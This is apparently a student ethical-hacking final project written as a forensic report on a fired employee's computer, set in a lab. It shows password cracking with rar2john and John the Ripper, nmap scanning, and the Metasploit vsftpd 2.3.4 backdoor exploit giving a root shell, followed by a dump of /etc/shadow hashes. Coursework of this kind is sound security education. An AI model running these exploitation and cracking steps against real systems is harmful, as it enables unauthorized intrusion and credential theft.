EH-13 Final Project



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INTRODUCTION

Preface

fired. It is suspected that she was hiding information on her company computer. With her knowledge and experience as a web developer it is suspected that she was helping other employees at WORKAROUND with web development that was beyond her scope of responsibility and against company policy. It is suspected that she may have been hiding her outside activities via a web-based application. Having confiscated her company computer, WORKAROUND has reset her password and accessed her computer. They found nothing that was expressly incriminating but did find a compressed file that is encrypted with a password. They could not guess the password to un-encrypt the compressed file.

The Web Development Manager at

WORKAROUND, Jessica, was recently

Our job is to de-crypt the compressed file in order to determine what other files have been saved and how they might have been intended to cause the company any harm.

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Web Development Manager, Jessica, recently fired



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Report on Findings

The UM Student Cyber Security team has been able to gather information from the computer retrieved from Jessica, the recently-fired Web Development Manager at WORKAROUND. A detailed report including the procedures taken follows.

In summary, it does appear that Jessica was using the company asset (company PC) to do some Web Development that was outside of her scope of responsibility.

It also appears that she had left the company PC vulnerable to outside access.

The fact that the recovered files were encrypted and saved indicates a willful and elaborate intent to obfuscate the fact that company assets were used without company consent and that a known vulnerability was planted to allow for backdoor access to the company's network.





Post-Incident Report

- 1) On Jessica's company-issued PC we discovered a file that appeared unusual. It was a compressed .rar file called "CrackMeIfYouCan.rar", which seemed like a bit of a dare and a challenge.
 - a. We attempted to un-compress the file but it was also encrypted and required a password to run the un-compress command, which we didn't have.
 - i. unrar e CrackMeIfYouCan.rar
 - ii. When prompted for a password, we didn't have one
 - b. We ran a password cracking utility especially suited for recovering passwords of encrypted .rar files, rar2john, on the original encrypted compressed file and saved the output to a new file, called 'cracked'
 - i. rar2john CrackMeIfYouCan.rar > cracked
 - ii. A new file, 'cracked', was saved to the same directory as the original encrypted compressed file.


- c. We tried to read the new file, 'cracked' using concatenation.
 - i. cat cracked
 - ii. The output display looks like a SHA-256 hash
- d. We ran a password cracking utility, John The Ripper, on the 'cracked' file.
 - i. john cracked
 - ii. The password was discovered, 'letmein'

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Figure 1
timkali02@kali02:~/Downloads$ ls -al
total 183312
drwxr-xr-x 2 timkali02 timkali02 4096 Jul 9 11:33 .
drwxr-xr-x 15 timkali02 timkali02 4096 Jul 9 11:20 ..
-rw-r--r- 1 timkali02 timkali02 16606 Jul 9 11:32 CrackMeIfYouCan.rar
timkali02@kali02:~/Downloads$ sudo rar2john CrackMeIfYouCan.rar > cracked
timkali02@kali02:~/Downloads$ ls -al
total 183316
                                         4096 Jul 9 11:39
drwxr-xr-x 2 timkali02 timkali02
                                     4096 Jul 9 11:20 ..
117 Jul 9 11:40 cracked
drwxr-xr-x 15 timkali02 timkali02
-rw-r--r-- 1 timkali02 timkali02
                                     16606 Jul 9 11:32 CrackMeIfYouCan.rar
-rw-r--r-- 1 timkali02 timkali02
timkali02@kali02:~/Downloads$ cat cracked
CrackMeIfYouCan.rar:$rar5$16$43f0048541ea52c828d6f3e4e6717071$15$77505f496c8bcd3c6ceaded36a563
c7e$8$a7efc78b0c32a1a7
timkali02@kali02:~/Downloads$ sudo john cracked
Using default input encoding: UTF-8
Loaded 1 password hash (RAR5 [PBKDF2-SHA256 256/256 AVX2 8x])
Cost 1 (iteration count) is 32768 for all loaded hashes
Will run 2 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Warning: Only 2 candidates buffered for the current salt, minimum 16 needed for performance.
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst, rules:Wordlist
                  (CrackMeIfYouCan.rar)
1g 0:00:00:26 DONE 2/3 (2020-07-09 11:42) 0.03717g/s 411.8p/s 411.8c/s 411.8C/s 123456..green
Use the "--show" option to display all of the cracked passwords reliably
Session completed
timkali02@kali02:~/Downloads$
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- 2) With the encrypted password that we recovered, we ran the un-compress command on the original encrypted compressed file.
 - i. unrar e CrackMeIfYouCan.rar
 - ii. When prompted for a password, we entered 'letmein'.
 - b. The encrypted compressed file was then un-compressed into 3 new files. The 3 new files were saved into the same directory as the original encrypted compressed file. 1 file was a .txt file. The other 2 files were web application files, .php and .css.

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Figure 2
timkali02@kali02:~/Downloads$ ls -al
total 183316
drwxr-xr-x 2 timkali02 timkali02
                                4096 Jul 9 11:39 .
timkali02@kali02:~/Downloads$ unrar e CrackMeIfYouCan.rar
UNRAR 5.61 beta 1 freeware
                            Copyright (c) 1993-2018 Alexander Roshal
Enter password (will not be echoed) for CrackMeIfYouCan.rar:
Extracting from CrackMeIfYouCan.rar
Extracting secret only i would know.txt
                                                              OΚ
Extracting style.css
Extracting index.php
                                                              OK
All OK
timkali02@kali02:~/Downloads$ ls -al
total 183352
                                4096 Jul 9 11:54 .
drwxr-xr-x 2 timkali02 timkali02
-rw-r--r-- 1 timkali02 timkali02 416 Jan 1 2020 'secret only i would know.txt'
-rw-r--r-- 1 timkali02 timkali02 5265 Nov 1 2019 style.css
timkali02@kali02:~/Downloads$
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
Figure 2 Screen capture



c. The files, 'index.php' and 'style.css' are web page files that would normally belong in the /var/www/html directory. We moved these files into the proper web developer directory.


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Figure 3
timkali02@kali02:~/Downloads$ 1s -al
total 183352
drwxr-xr-x 2 timkali02 timkali02 4096 Jul 9 11:54 .
know.txt'
-rw-r--r- 1 timkali02 timkali02 5265 Nov 1 2019 style.css
timkali02@kali02:~/Downloads$ sudo mv index.php /var/www/html/
timkali02@kali02:~/Downloads$ sudo mv style.css /var/www/html/
timkali02@kali02:~/Downloads$ ls -alh
total 180M
drwxr-xr-x 2 timkali02 timkali02 4.0K Jul 9 12:13 .
drwxr-xr-x 15 timkali02 timkali02 4.0K Jul 9 11:20 ..
-rw-r--r-- 1 timkali02 timkali02 117 Jul 9 11:40 cracked
-rw-r--r-- 1 timkali02 timkali02 17K Jul 9 11:32 CrackMeIfYouCan.rar
-rw-r--r-- 1 timkali02 timkali02 416 Jan 1 2020 'secret only i would know.txt'
timkali02@kali02:~/Downloads$ ls -alh /var/www/html
total 56K
                                  4.0K Jul 9 12:13 .
drwxr-xr-x 2 root
                        root
drwxr-xr-x 3 root
                        root
                                  4.0K Jul 6 20:12 ...
-rw-r--r-- 1 root root 11K Jul 6 20:22 index.html
-rw-r--r-- 1 root root 612 Jul 6 20:18 index.nginx-debian.html
-rw-r--r- 1 timkali02 timkali02 23K Jan 1 2020 index.php
-rw-r--r- 1 timkali02 timkali02 5.2K Nov 1 2019 style.css
timkali02@kali02:~/Downloads$
```

d. We tried to read the .txt file using a text editor but it wasn't readable. The file appeared to contain a series of hashed strings.



e. We copied the hash strings and pasted them into an online hash cracking utility, https://crackstation.net, which revealed a Username and a Password that would, presumably, be used for some web page log-in.

i. Username: xyzxyzii. Password: Pa\$\$w0rd




- 3) With the 'index.php' file and the 'style.css' file moved to the proper directory to run a web server, and a Username and Password now decoded, we started the Apache2 Web Server so that we could use it to decipher the web files.
 - a. Start the Apache2 Web Server

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timkali02@kali02:~/Downloads$ sudo service apache2 status


    apache2.service - The Apache HTTP Server

     Loaded: loaded (/lib/systemd/system/apache2.service; disabled; vendor preset: disabled)
     Active: inactive (dead)
       Docs: https://httpd.apache.org/docs/2.4/
timkali02@kali02:~/Downloads$ sudo service apache2 start
timkali02@kali02:~/Downloads$ sudo service apache2 status
• apache2.service - The Apache HTTP Server
     Loaded: loaded (/lib/systemd/system/apache2.service; disabled; vendor preset: disabled)
     Active: active (running) since Thu 2020-07-09 12:22:04 EDT; 2s ago
       Docs: https://httpd.apache.org/docs/2.4/
   Process: 2283 ExecStart=/usr/sbin/apachectl start (code=exited, status=0/SUCCESS)
   Main PID: 2294 (apache2)
     Tasks: 6 (limit: 4656)
     Memory: 18.3M
     CGroup: /system.slice/apache2.service
              -2294 /usr/sbin/apache2 -k start
              —2295 /usr/sbin/apache2 -k start
              -2296 /usr/sbin/apache2 -k start
              —2297 /usr/sbin/apache2 -k start
              -2298 /usr/sbin/apache2 -k start
             L2299 /usr/sbin/apache2 -k start
Jul 09 12:22:03 kali02 systemd[1]: Starting The Apache HTTP Server...
Jul 09 12:22:04 kali02 apachectl[2293]: AH00558: apache2: Could not reliably determine the
server's fully >
Jul 09 12:22:04 kali02 systemd[1]: Started The Apache HTTP Server.
timkali02@kali02:~/Downloads$
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b. With a standard web browser, we logged-in to the Apache Server's localhost and then to the suspect 'index.php' file from the web browser.




c. When prompted for a Username and Password to log-in, we used the recovered Username: xyzxyz, with the Password: Pa\$\$w0rd




4) The username and password were accepted and another webpage appeared which suggested that another clue was hidden. Using the web browser's

Inspection tool, we looked for anything potentially hidden clue in the page's code.



5) In the Body of the web page there appeared to be a hashed string in base64 code format. To decode the hashed string, we copied the string and decoded it using an online decode utility, www.base64decode.org.



- a. The decoded data appeared to be a server-side script in the server web format, .php. We copied the entire contents of the decoded data and pasted it into a new text file called 'page.txt'.
- b. Using a text editor we saved the 'page.txt' file as a new file, 'page.php'.
- c. Since .php files are run in the Apache web server, we moved the file to the /var/www/html directory.

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timkali02@kali02:~/Downloads$ ls -alh /var/www/html/
total 56K
drwxr-xr-x 2 root root 4.0K Jul 9 12:13 .
drwxr-xr-x 3 root root 4.0K Jul 6 20:12 ..
-rw-r-r-r- 1 root root 11K Jul 6 20:22 index.html
-rw-r-r-r- 1 root root 612 Jul 6 20:18 index.nginx-debian.html
-rw-r-r-- 1 timkali02 timkali02 23K Jan 1 2020 index.php
-rw-r--r- 1 timkali02 timkali02 5.2K Nov 1 2019 style.css


timkali02@kali02:~/Downloads$ ls /home/timkali02/Documents/EH-13_Final/
page.php Step01_RARpassword Step03_6MoveFiles Step05_9CopiedString.txt
page.txt Step02_3ExtractRARfiles Step03_6StartApache2

timkali02@kali02:~/Downloads$ sudo mv /home/timkali02/Documents/EH-13_Final/page.php
/var/www/html/
[sudo] password for timkali02:


timkali02@kali02:~/Downloads$ ls -alh /var/www/html/
total 68K
drwxr-xr-x 2 root root 4.0K Jul 9 12:58 .
drwxr-xr-x 3 root root 4.0K Jul 6 20:12 ..
-rw-r--r- 1 root root 11K Jul 6 20:22 index.html
-rw-r-r-- 1 root root 612 Jul 6 20:18 index.nginx-debian.html
-rw-r-r-- 1 timkali02 timkali02 23K Jan 1 2020 index.php
-rw-r-r-- 1 timkali02 timkali02 12K Jul 9 12:52
page.php
-rw-r--r-- 1 timkali02 timkali02 timkali02 5.2K Nov 1 2019 style.css
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
- d. With the decoded 'page.php' file in the proper web server directory, /var/www/html, we wanted to opened the page file using the web browser. The Apache2 web server needed to be re-started in order to read the file new file copied into the /var/www/html/ directory.
 - i. sudo service apache2 stop
 - ii. sudo service apache2 status
 - iii. sudo service apache2 start
 - iv. sudo service apache2 status


v.



- 6) The resulting web page suggests that there would be a way to reach this web page from across the network. We scanned the network using the network mapping utility, nmap, and saved the scan result to an .xml file called 'scanresult.xml'.
 - a. In order to easily read the output of the network scan results, we converted the .xml result file to a .html readable file.
 - b. The result of the network scan revealed that there was another PC on the network
 - c. The nmap scan report also included OS detection (-O) and Version detection of the services running on the open ports (-sV).








- 7) The network scan revealed that there was another PC on the network at address 192.168.56.102. Based on the ports that were discovered to be open on that PC, we performed a search of potential vulnerabilities.
 - a. Using a database utility, the msfconsole available using MetaSploit, to search for known vulnerabilities and known exploits, we searched for any of the running services.
 - b. TCP port 21 was an open port on the new PC. The service running on port 21 was an FTP service called vsftpd, version 2.3.4.
 - c. According to the exploits database available from MetaSploit, there is a known vulnerability with the service, vsftpd version 2.3.4. The exploit allows for an anonymous ftp login session to run and leave port 6200 open

for backdoor access to the network. Once the network is penetrated, it is possible to achieve root level access to the PC.

- 8) After finding that an exploit for vsftpd v.2.3.4 was in the MetaSploit database, we ran the exploit to see if we could achieve connection, elevate status to root level, then open port 6200
- 9) After running the exploit successfully, we confirmed that we were at the root level (whoami) and that our User ID was at level 0 (id).

```
msf5 > use exploit/unix/ftp/vsftpd 234 backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf5 exploit(unix/ftp/vsftpd_234_backdoor) > show options
Module options (exploit/unix/ftp/vsftpd 234 backdoor):
         Current Setting Required Description
  Name
          yes
                                  The target host(s), range CIDR identifier, or hosts
file with syntax 'file:<path>'
                               The target port (TCP)
                 yes
Payload options (cmd/unix/interact):
   Name Current Setting Required Description
Exploit target:
  Id Name
   0 Automatic
msf5 exploit(unix/ftp/vsftpd 234 backdoor) > set RHOSTS 192.168.56.102
RHOSTS => 192.168.56.102
msf5 exploit(unix/ftp/vsftpd 234 backdoor) > exploit
[*] 192.168.56.102:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.56.102:21 - USER: 331 Please specify the password.
[+] 192.168.56.102:21 - Backdoor service has been spawned, handling...
[+] 192.168.56.102:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (0.0.0.0:0 -> 192.168.56.102:6200) at 2020-07-10
16:59:10 -0400
whoami
root
id
uid=0(root) gid=0(root)
```

a. To double check the port status of port 6200 at address 192.168.56.102, we ran another nmap scan just for that address and port. The scan confirmed that port 6200 remained open.



10) To confirm that we had full control at root level, we were able to access the /etc/shadow directory and see the user names for the PC.

```
cat /etc/shadow
root:$1$/avpfBJ1$x0z8w5UF9Iv./DR9E9Lid.:14747:0:99999:7:::
daemon:*:14684:0:99999:7:::
bin:*:14684:0:99999:7:::
sys:$1$fUX6BPOt$Miyc3UpOzQJqz4s5wFD910:14742:0:99999:7:::
sync:*:14684:0:999999:7:::
games:*:14684:0:99999:7:::
man:*:14684:0:99999:7:::
lp:*:14684:0:99999:7:::
mail:*:14684:0:99999:7:::
news:*:14684:0:99999:7:::
uucp:*:14684:0:99999:7:::
proxy:*:14684:0:999999:7:::
www-data: *:14684:0:99999:7:::
backup: *:14684:0:99999:7:::
list:*:14684:0:99999:7:::
irc:*:14684:0:99999:7:::
gnats:*:14684:0:99999:7:::
nobody: *:14684:0:99999:7:::
libuuid:!:14684:0:99999:7:::
dhcp:*:14684:0:99999:7:::
syslog:*:14684:0:99999:7:::
klog:$1$f2ZVMS4K$R9XkI.CmLdHhdUE3X9jqP0:14742:0:999999:7:::
sshd:*:14684:0:99999:7:::
msfadmin:$1$XN10Zj2c$Rt/zzCW3mLtUWA.ihZjA5/:14684:0:999999:7:::
bind:*:14685:0:99999:7:::
postfix:*:14685:0:99999:7:::
ftp:*:14685:0:99999:7:::
postgres:$1$Rw35ik.x$MgQgZUuO5pAoUvfJhfcYe/:14685:0:99999:7:::
mysql:!:14685:0:99999:7:::
tomcat55:*:14691:0:99999:7:::
distccd:*:14698:0:99999:7:::
user:$1$HESu9xrH$k.o3G93DGoXIiQKkPmUgZ0:14699:0:99999:7:::
service:$1$kR3ue7JZ$7GxELDupr5Ohp6cjZ3Bu//:14715:0:99999:7:::
telnetd:*:14715:0:99999:7:::
proftpd:!:14727:0:99999:7:::
statd:*:15474:0:99999:7:::
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